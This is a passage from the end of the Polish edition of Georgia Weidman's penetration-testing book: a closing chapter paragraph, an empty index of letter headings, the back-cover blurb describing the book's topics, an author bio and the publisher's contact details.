Na tym etapie naszych poszukiwań widzimy już, że obie maszyny z systemami Windows XP i Linux działające w naszym środowisku testowym mają całkiem sporo poważnych podatności i luk w zabezpieczeniach. Jak do tej pory brak odpowiedniej płaszczyzny ataku na komputer z systemem Windows 7 powoduje, że jawi się on nam jako oaza bezpieczeństwa, ale jak się niebawem przekonamy, ten solidny pancerz również może skrywać kilka nieprzyjemnych niespodzianek. Zanim przejdziemy do omawiania sposobów wykorzystywania odkrytych podatności i luk w zabezpieczeniach, w kolejnym rozdziale pokażę kilka sposobów przechwytywania i analizy ruchu sieciowego, które mogą nam pomóc w przechwytywaniu różnych wrażliwych informacji, takich jak nazwy kont użytkowników czy hasła dostępu wykorzystywane do logowania do różnych usług sieciowych.

Skorowidz

A

B

C

D

E

F

G

H

I

J

K

L

Ł

M

N

O

P

Q

R

S

Ś

T

U

V

W

X

Z

Ż

Sprawdź bezpieczeństwo Twojego systemu!

Chcesz sprawdzić, czy Twój system jest bezpieczny? Zaatakuj go! Najskuteczniej zrobisz to z wykorzystaniem testów penetracyjnych. W ich trakcie pentesterzy (osoby prowadzące testy penetracyjne) wcielają się w rolę włamywacza i próbują przełamać zabezpieczenia testowanego systemu. Jeżeli system się obroni, to oczywiście zda test, ale nie przestawaj być czujny! Jeżeli nie — otrzymasz szczegółowy raport ze wskazaniem, które obszary są podatne na atak oraz jak zwiększyć bezpieczeństwo Twojego systemu.

Jeżeli interesujesz się bezpieczeństwem systemów informatycznych i chciałbyś zostać pentesterem, ta książka wprowadzi Cię w świat testów penetracyjnych. Sięgnij po nią i przekonaj się, jak przygotować środowisko do testów oraz nauki. W kolejnych rozdziałach poznasz Kali Linux (specjalną dystrybucję Linuksa), a także nauczysz się tworzyć skrypty Bash oraz Python. Gdy już opanujesz podstawy, czas zabrać się za analizę pierwszego systemu. Część druga książki została poświęcona temu tematowi. Zobaczysz, jak zbierać informacje o systemie, wyszukiwać podatności na atak i luki w zabezpieczeniach oraz przechwytywać ruch sieciowy. Część trzecia książki skupia się na przeprowadzaniu ataku. Dowiesz się, jak atakować hasła, omijać programy antywirusowe, prowadzić ataki socjotechniczne, weryfikować aplikacje internetowe oraz sieci bezprzewodowe. Na sam koniec nauczysz się tworzyć exploity oraz testować bezpieczeństwo urządzeń mobilnych. Książka ta jest doskonałym źródłem informacji, które błyskawicznie wprowadzi Cię w świat testów penetracyjnych.

Dzięki tej książce:

- **poznasz elementarz pentestera**
- **przygotujesz swoje środowisko pracy**
- **opanujesz dystrybucję Linuksa — Kali Linux**
- **nauczysz się tworzyć skrypty**
- **przygotujesz się i przeprowadzisz atak na weryfikowany system informatyczny**
- **pewnie wkroczysz w pasjonujący świat testów penetracyjnych**

O autorze

Georgia Weidman — zawodowa pentesterka i badaczka zagadnień związanych z bezpieczeństwem systemów informatycznych. Założycielka firmy konsultingowej Bulb Security. Prelegentka na międzynarodowych konferencjach i seminariach, takich jak Black Hat, DerbyCon, ShmooCon. Otrzymała grant sponsorowany przez agencję DARPA na kontynuację i rozwój aplikacji w zakresie bezpieczeństwa.

no starch press

Helion

32027 numer katalogowy

księgarnia internetowa
http://helion.pl

zamówienia telefoniczne
0 801 339900
0 601 339900

Sprawdź najnowsze promocje:
http://helion.pl/promocje
Książki najchętniej czytane:
http://helion.pl/bestsellery
Zamów informacje o nowościach:
http://helion.pl/nowosci

Helion SA
ul. Kościuszki 1c, 44-100 Gliwice
tel.: 32 230 98 63
e-mail: helion@helion.pl
http://helion.pl

Informatyka w najlepszym wydaniu

sięgnij po WIĘCEJ
KOD KORZYŚCI

ISBN 978-83-283-0352-2

cena: 99,00 zł